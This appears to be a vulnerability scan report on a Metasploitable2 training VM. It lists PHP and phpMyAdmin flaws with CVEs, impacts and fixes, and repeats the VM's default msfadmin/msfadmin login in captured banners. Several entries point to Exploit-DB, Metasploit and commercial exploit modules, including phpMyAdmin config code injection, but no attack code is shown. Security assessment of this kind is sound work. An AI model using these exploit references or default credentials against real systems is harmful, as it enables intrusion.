 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
```

```
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

3 PHP 'popen()' Function Buffer Overflow Vulnerability port 80/tcp

QID:	12271
Category:	CGI
Associated CVEs:	CVE-2009-3294
Vendor Reference:	PHP 5.2.11 Release Notes, PHP 5.3.1 Release Notes
Bugtraq ID:	33216
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML. The "popen" function opens a pipe to the program specified in the command parameter.
PHP is prone to a buffer overflow vulnerability that occurs in the "popen" function because it fails to perform adequate boundary checks before copying user-supplied data to insufficiently sized memory buffers. This issue can be exploited by passing a large string to the "mode" argument of the function.
PHP Versions before 5.2.11 and Version 5.3.x before 5.3.1 are affected.

IMPACT:

If this vulnerability is successfully exploited, a malicious user can execute arbitrary machine code in the context of the affected Web server.
Failed attempts cause denial of service attacks by crashing the Web server.

SOLUTION:

This issue is resolved in PHP Version 5.2.11 and later or Version 5.3.1 or later. Refer to PHP 5.2.11 Release Notes (http://www.php.net/releases/5_2_11.php) and PHP 5.3.1 Release Notes (http://www.php.net/releases/5_3_1.php) to obtain additional details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP: Unix (PHP) (http://www.php.net/downloads.php/)
PHP: Windows (PHP) (http://windows.php.net/download/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com
```

```
Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

3 PHP "dba_replace()" File Corruption Vulnerability port 80/tcp

QID:	12272
Category:	CGI
Associated CVEs:	CVE-2008-7068
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/25/2015
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general-purpose scripting language that is especially suited for web development and can be embedded into HTML. The "dba_replace" function allows replacing or insertion of entries.
PHP is prone to a database file corruption vulnerability that is caused due to improper input validation. The problem occurs when performing actions on a Berkely DB style database with the "dba_replace()" function. Specifically, the function does not filter strings keys and/or values failing to properly validate the "key" before performing actions on the database. An attacker that can control the "key" value can cause the database to be truncated or cause arbitrary destruction of files.
PHP Version 5.2.6 is vulnerable; prior versions may also be affected.

IMPACT:

If this vulnerability is successfully exploited, attackers can cause corruption of the database files resulting in loss of data. Successful attempts may also lead to denial of service for legitimate users.

SOLUTION:

Upgrade to the latest version of PHP (http://www.php.net/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.2.7: PHP (http://php.net/downloads.php)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                    |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

▮▮▮▯▯ 3 PHP "mbstring.func_overload" Webserver Denial of Service Vulnerability port 80/tcp

QID:	12273
Category:	CGI
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	33542
Service Modified:	11/06/2019
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The "mbstring.func_overload" PHP directive in php.ini is used to overload a set of single byte functions.
A denial of service vulnerability exists in PHP because the global scope for "mbstring_func.overload" directive related to unicode text operations is not set appropriately when it is used in a virtual server. When "mbstring.func_overload" is set to 7 in a .htaccess file, it causes the setting to be set globally for the Web server breaking most unicode text operations and hampering other sites hosted by the Web server.
PHP Versions 5.2.5 and earlier are affected.

IMPACT:

If this vulnerability is successfully exploited, it will allow malicious users to crash the affected Web server causing a denial of service.

SOLUTION:

Upgrade to the latest version of PHP (http://www.php.net/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP (http://www.php.net/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

■■■□□ 3 PHP Versions Prior to 5.2.12 Multiple Vulnerabilities port 80/tcp

QID:	12318
Category:	CGI
Associated CVEs:	CVE-2009-3557, CVE-2009-3558, CVE-2009-4017, CVE-2009-4142, CVE-2009-4143
Vendor Reference:	PHP 5.2.12
Bugtraq ID:	37389, 37390
Service Modified:	04/06/2010
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for Web development and can be embedded into HTML.
The following vulnerabilities exist in PHP:
1) An error in "tempnam()" can be exploited to bypass the "safe_mode" feature.
2) An error in "posix_mkfifo()" can be exploited to bypass the "open_basedir" feature.
3) An error within the processing of form-based file uploads can be exploited to cause a DoS by sending specially crafted requests.
4) Errors related to a insufficient protection of $_SESSION against interrupt corruption and a weak "session.save_path" check have unknown impacts.
5) The "htmlspecialchars()" function does not properly sanitize certain input, which can be exploited to conduct cross-site scripting attacks.
PHP versions prior to 5.2.12 and prior to 5.3.1 are affected by these vulnerabilities.

IMPACT:

Successfully exploiting these issue may allow remote attackers to bypass certain security restrictions or to conduct cross-site scripting attacks and cause a denial of service.

SOLUTION:

The vendor has released PHP Version 5.2.12 and 5.3.1 to address these issues. It is available for download from the PHP Download Web site (http://www.php.net/downloads.php/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.2.12 (PHP) (http://www.php.net/downloads.php/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2009-4142
Description:	PHP 5.2.11 - 'htmlspecialCharacters()' Malformed Multibyte Character Cross-Site Scripting (1) - The Exploit-DB Ref : 33414
Link:	http://www.exploit-db.com/exploits/33414
Reference:	CVE-2009-4142
Description:	PHP 5.2.11 - 'htmlspecialCharacters()' Malformed Multibyte Character Cross-Site Scripting (2) - The Exploit-DB Ref : 33415
Link:	http://www.exploit-db.com/exploits/33415
Reference:	CVE-2009-4017

Description: PHP < 5.3.1 - 'MultiPart/form-data' Denial of Service - The Exploit-DB Ref : 10242
Link: http://www.exploit-db.com/exploits/10242

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 phpMyAdmin Backtrace Cross-Site Scripting Vulnerability (PMASA-2010-6) port 80/tcp

QID:	12409
Category:	CGI
Associated CVEs:	CVE-2010-3056
Vendor Reference:	PMASA-2010-6
Bugtraq ID:	42584
Service Modified:	05/01/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

phpMyAdmin is a free software tool written in PHP intended to handle the administration of MySQL over the Internet.
phpMyAdmin is prone to a cross-site scripting vulnerability because certain unspecified input is not properly sanitized before being returned to the user via debug messages in a backtrace. This can be exploited to execute arbitrary HTML and script code in a user's browser session in the context of an affected site.
phpMyAdmin 3.x Versions before 3.3.6 are affected.

IMPACT:

Successful exploitation allows attackers to conduct cross-site scripting attacks.

SOLUTION:

Update to Version 3.3.6 to resolve this issue. The latest version is available for download from the PHPMyAdmin Web site (http://www.phpmyadmin.net/home_page/downloads.php).
Patch:
Following are links for downloading patches to fix the vulnerabilities:

PMASA-2010-6 (phpMyAdmin)
(http://sourceforge.net/projects/phpmyadmin/files%2FphpMyAdmin%2F3.3.6%2FphpMyAdmin-3.3.6-english.zip/download#!md5!7f91f3dd718b988bc2f66f08a74d7296)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
<h1>phpMyAdmin 3.1.1 Documentation</h1>
```

3 phpMyAdmin Unspecified Cross-Site Scripting Vulnerability (PMASA-2010-7) port 80/tcp

QID:	12415
Category:	CGI
Associated CVEs:	CVE-2010-2958
Vendor Reference:	PMASA-2010-7
Bugtraq ID:	-
Service Modified:	05/01/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PhpMyAdmin is a free software tool written in PHP intended to handle the administration of MySQL over the Internet.
Certain unspecified input passed to the setup script in PhpMyAdmin is not properly sanitized before being returned to the user. This can be exploited to execute arbitrary HTML and script code in a user's browser session in the context of an affected site.
Successful exploitation requires that the setup scripts have not been deleted after a successful installation.
Affected Versions:
3.x: versions before 3.3.7

IMPACT:

Successful exploitation allows attackers to conduct cross-site scripting attacks.

SOLUTION:

Update to Version 3.3.7 to resolve this issue. The latest version is available for download fromPhpMyAdmin Web site (http://www.phpmyadmin.net/home_page/downloads.php).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
phpMyAdmin 3.3.7: phpMyAdmin 3.3.7
(http://downloads.sourceforge.net/project/phpmyadmin/phpMyAdmin/3.3.7/phpMyAdmin-3.3.7-all-languages.7z?r=http%3A%2F%2Fwww.phpmyadmin.net%2Fhome_page%2Fdownloads.php&ts=1284028491&use_mirror=cdnetworks-kr-1)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
<title>phpMyAdmin 3.1.1 - Documentation</title>
```

3 phpMyAdmin Database Search Cross-Site Scripting Vulnerability (PMASA-2010-8) port 80/tcp

QID:	12456

Category:	CGI
Associated CVEs:	CVE-2010-4329
Vendor Reference:	PMASA-2010-8
Bugtraq ID:	45100
Service Modified:	12/07/2010
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PhpMyAdmin is a free software tool written in PHP intended to handle the administration of MySQL over the Internet.
PhpMyAdmin is prone to cross-site scripting vulnerability because certain input passed to the database search script is not properly sanitized before being returned to the user.
PhpMyAdmin Versions prior to 2.11.11.1 and 3.x Versions prior to 3.3.8.1 are affected.

IMPACT:

Successful exploitation allows malicious people to conduct cross-site scripting attacks.

SOLUTION:

Update to Version 3.3.8.1 or 2.11.11.1 to resolve this issue.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PMASA-2010-8 (PhpMyAdmin 3.3.8.1)
(http://sourceforge.net/projects/phpmyadmin/files%2FphpMyAdmin%2F3.3.8.1%2FphpMyAdmin-3.3.8.1-all-languages.tar.gz/download#!md5!e64ea2494d3512d940a0f3b57ef8e945)
PMASA-2010-8 (PhpMyAdmin 2.11.11.1)
(http://sourceforge.net/projects/phpmyadmin/files%2FphpMyAdmin%2F2.11.11.1%2FphpMyAdmin-2.11.11.1-all-languages.tar.gz/download#!md5!9f5f0461cea8a9f62e168d19a76d511f)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
>phpMyAdmin 3.1.1 - Documentation</
```

🟨🟨🟨⬜⬜ 3 PhpMyAdmin Multiple Vulnerabilities (PMASA-2010-9, PMASA-2010-10) port 80/tcp

QID:	12473
Category:	CGI
Associated CVEs:	CVE-2010-4480, CVE-2010-4481
Vendor Reference:	PMASA-2010-9, PMASA-2010-10
Bugtraq ID:	45633
Service Modified:	05/01/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PhpMyAdmin is a free software tool written in PHP intended to handle the administration of MySQL over the Internet. PhpMyAdmin is prone to the following vulnerabilities:

phpMyAdmin fails to validate BBcode tags in user input of error.php (CVE-2010-4480)

Unauthenticated user is able to display phpinfo output if phpMyAdmin was enabled to show it. (CVE-2010-4481)
PhpMyAdmin Versions prior to 3.4.0-beta1 are affected.

IMPACT:

The vulnerability allows remote attackers to conduct cross-site scripting attacks via a crafted BBcode tag containing @ characters and to bypass authentication and obtain sensitive information via a direct request to phpinfo.php, which calls the phpinfo function

SOLUTION:

Update to Version 3.4.0-beta1 to resolve this issue.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PMASA-2010-9 (PhpMyAdmin 3.4.0-beta1)
(http://sourceforge.net/projects/phpmyadmin/files/phpMyAdmin/3.4.0-beta1/phpMyAdmin-3.4.0-beta1-all-languages.zip/download)
PMASA-2010-10 (PhpMyAdmin 3.4.0-beta1)
(http://sourceforge.net/projects/phpmyadmin/files/phpMyAdmin/3.4.0-beta1/phpMyAdmin-3.4.0-beta1-all-languages.zip/download)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2010-4480
Description:	phpMyAdmin - Client-Side Code Injection / Redirect Link Falsification - The Exploit-DB Ref : 15699
Link:	http://www.exploit-db.com/exploits/15699

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
>phpMyAdmin 3.1.1 - Documentation</
```

3 PHP Hashtables Denial of Service port 80/tcp

QID:	12539
Category:	CGI
Associated CVEs:	CVE-2011-4885
Vendor Reference:	-
Bugtraq ID:	51193
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
PHP is exposed to remote denial of service issue due to the lack of sufficient limits for the number of parameters in POST requests in conjunction with the predictable collision properties in the hashing functions.
Affected Versions:
PHPversions prior to 5.3.9 are affected.

IMPACT:

By exploiting this vulnerability, remote attackers can cause a denial of service (CPU consumption) by sending many crafted HTTP requests.

SOLUTION:

There are no official vendor-supplied patches at this time.
Workaround:
Update to development version of 5.3.9 or 5.4 which supports max_input_vars directive to prevent attacks based on hash collisions. For more information, please refer to the PHP SVN site (http://svn.php.net/viewvc?view=revision&revision=321040).
Another method is to reduce the CPU time that a request is allowed to take. For PHP, this can be configured using the max_input_time parameter.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Core Security

Reference:	CVE-2011-4885
Description:	PHP Hash Table Collisions DoS - Core Security Category : Denial of Service/Remote

Metasploit

Reference: CVE-2011-4885
Description: Hashtable Collisions - Metasploit Ref : /modules/auxiliary/dos/http/hashcollision_dos
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/http/hashcollision_dos.rb

The Exploit-DB

Reference: CVE-2011-4885
Description: PHP 5.3.8 - Hashtables Denial of Service - The Exploit-DB Ref : 18296
Link: http://www.exploit-db.com/exploits/18296

Reference: CVE-2011-4885
Description: PHP Hash Table Collision - Denial of Service (PoC) - The Exploit-DB Ref : 18305
Link: http://www.exploit-db.com/exploits/18305

Reference: CVE-2011-4885
Description: MyBulletinBoard (MyBB) 1.1.5 - 'CLIENT-IP' SQL Injection - The Exploit-DB Ref : 2012
Link: http://www.exploit-db.com/exploits/2012

ASSOCIATED MALWARE:

ReversingLabs

Malware ID: Flooder
Type: Hacktool
Platform: Script,Linux

Malware ID: Flood
Type: Trojan
Platform: Script

Malware ID: Kilpache
Type: Exploit
Platform: Script

RESULTS:

```
QID: 12539 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

3 PHP Multiple Arbitrary File Access Vulnerabilities port 80/tcp

QID:	12752
Category:	CGI
Associated CVEs:	CVE-2013-1643
Vendor Reference:	PHP 5.3.22, PHP 5.4
Bugtraq ID:	58224, 58766
Service Modified:	09/17/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is suited for web development and can be embedded in HTML.
PHP is exposed to multiple arbitrary file disclosure vulnerabilities that allow an attacker to read, write or modify arbitrary files via soap_xmlParseFile and soap_xmlParseMemory functions in SOAP WSDL file.
Affected Versions:
PHP Versions before 5.3.22 and
PHP Versions 5.4.0 prior to 5.4.13

IMPACT:

An authenticated attacker can exploit these vulnerabilities to access or modify arbitrary files within the context of the affected application.

SOLUTION:

Upgrade to PHP 5.3.22 or PHP 5.4.13 or later. For more details about release notes and patches please refer to PHP Portal (http://www.php.net/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.4.13 (http://git.php.net/?p=php-src.git;a=blob;f=NEWS;h=36f6f9a4396d3034cc903a4271e7fdeccc5d3ea6;hb=refs/heads/PHP-5.4)
PHP 5.3.22 (http://git.php.net/?p=php-src.git;a=blob;f=NEWS;h=82afa3a040e639f3595121e45b850d5453906a00;hb=refs/heads/PHP-5.3)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
```

```
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 phpMyAdmin Multiple Vulnerabilities (PMASA-2009-2,PMASA-2009-3) port 80/tcp

QID:	12770
Category:	CGI
Associated CVEs:	CVE-2009-1150, CVE-2009-1151
Vendor Reference:	PMASA-2009-2
Bugtraq ID:	34236, 34251
Service Modified:	03/26/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PhpMyAdmin is a free software tool written in PHP and intended to handle the administration of MySQL over the Internet.
PhpMyAdmin is affected by multiple security vulnerabilities:
- Input passed via export page cookies is not properly sanitized before being returned to the user. This can be exploited to execute arbitrary HTML and script code in a user's browser session in the context of an affected site.
- The vulnerability is caused due to the application not properly sanitizing configuration parameters during the setup procedure. This can be exploited to inject arbitrary PHP code into the phpMyAdmin configuration file.
Affected Versions:
PhpMyAdmin 2.11.x versions before 2.11.9.5. and 3.x versions before 3.1.3.1.

IMPACT:

Successful exploitation of this vulnerability will allow a remote attacker to gain system access or inject scripts.

SOLUTION:

Vendor has confirmed the vulnerability and a patch has been released. Users are advised to upgrade to the latest version available.For more details about product and patches please refer to advisories PMASA-2009-2 (http://www.phpmyadmin.net/home_page/security/PMASA-2009-2.php),PMASA-2009-3 (http://www.phpmyadmin.net/home_page/security/PMASA-2009-3.php).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
phpMyAdmin (http://www.phpmyadmin.net/home_page/index.php)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Core Security

Reference: CVE-2009-1151
Description: PHPMyAdmin Setup Config Remote Code Execution Exploit - Core Security Category : Exploits/Remote

Immunity

Reference: CVE-2009-1151
Description: phpmyadmin_injection - Immunity Ref : phpmyadmin_injection
Link: http://immunityinc.com

Metasploit

Reference: CVE-2009-1151
Description: PhpMyAdmin Config File Code Injection - Metasploit Ref : /modules/exploit/unix/webapp/phpmyadmin_config
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/unix/webapp/phpmyadmin_config.rb

The Exploit-DB

Reference: CVE-2009-1151
Description: phpMyAdmin - Config File Code Injection (Metasploit) - The Exploit-DB Ref : 16913
Link: http://www.exploit-db.com/exploits/16913

Reference:	CVE-2009-1151
Description:	phpMyAdmin - '/scripts/setup.php' PHP Code Injection - The Exploit-DB Ref : 8921
Link:	http://www.exploit-db.com/exploits/8921

Reference:	CVE-2009-1151
Description:	phpMyAdmin - 'pmaPWN!' Code Injection / Remote Code Execution - The Exploit-DB Ref : 8992
Link:	http://www.exploit-db.com/exploits/8992

ASSOCIATED MALWARE:

ReversingLabs

Malware ID:	Pmahack
Type:	Hacktool
Platform:	Script

Malware ID:	MetaSploit
Type:	Hacktool
Platform:	Script,Linux

Malware ID:	Generic
Type:	Exploit
Platform:	Linux

Malware ID:	CVE-2009-1151
Type:	Exploit
Platform:	Linux

Malware ID:	Old
Type:	Exploit
Platform:	Linux

RESULTS:

```
>phpMyAdmin 3.1.1 - Documentation</
```

🟨🟨🟨⬜⬜ 3 PHP Denial of Service Vulnerability port 80/tcp

QID:	12808
Category:	CGI
Associated CVEs:	CVE-2013-6712
Vendor Reference:	PHP
Bugtraq ID:	64018
Service Modified:	01/14/2014
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

PHP is a general purpose scripting language that is suited for web development and can be embedded in HTML.
PHP is exposed to a denial of service vulnerability as it fails to properly restrict creation DateInterval objects used in scan function in ext/date/lib/parse_iso_intervals.c which can allow remote attackers to cause a denial of service (heap-based buffer over-read) via a crafted interval specification.
Affected Versions:
Versions prior to PHP 5.5.6

IMPACT:

Successful exploitation of this vulnerability will allow a remote attacker to cause a denial of service.

SOLUTION:

Users are advised to upgrade to the latest version of PHP available. For more details about PHP releases and patches please visit PHP Homepage (http://www.php.net/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP (http://php.net/downloads.php)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 PHP Denial of Service and Code Execution Vulnerability port 80/tcp

QID:	13085
Category:	CGI
Associated CVEs:	CVE-2014-8626, CVE-2014-9425, CVE-2014-9426, CVE-2014-9427
Vendor Reference:	PHP_ 68618, PHP_ 68676
Bugtraq ID:	71800, 71833, 70928
Service Modified:	03/03/2023
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
Multiple security vulnerabilities have been confirmed in PHP which can be leveraged by an attacker to execute arbitrary code, leak sensitive information of cause a denial of service.

- mmap in sapi/cgi/cgi_main.c in the CGI component in PHP when used to read a .php file, does not properly consider the mapping's length during processing of an invalid file that begins with a # character and lacks a newline character, which causes an out-of-bounds read.
- apprentice_load function in libmagic/apprentice.c in the Fileinfo component in PHP attempts to perform a free operation on a stack-based character array which can be leveraged to cause a denial of service.- Double free vulnerability in the zend_ts_hash_graceful_destroy function in zend_ts_hash.c in the Zend Engine in PHP can be leveraged to cause a denial of service.- Stack-based buffer overflow in the date_from_ISO8601 function in ext/xmlrpc/libxmlrpc/xmlrpc.c in PHP can be leveraged to cause a denial of service.
Affected Version:
PHP 5.5.x through 5.5.20, 5.6.x through 5.6.4 and prior versions to 5.4.36

IMPACT:

Successful exploitation of this vulnerability will allow an attacker to execute arbitrary code, gain access to sensitive information or cause a denial of service.

SOLUTION:

The vendor has confirmed the vulnerability, but no patch is available as of now, however vendor has released fixes for these vulnerabilities via snapshots/ revisions.

Workaround:For more information regarding snapshot/revision download please visit PHP (https://bugs.php.net/bug.php?id=68618)

COMPLIANCE:

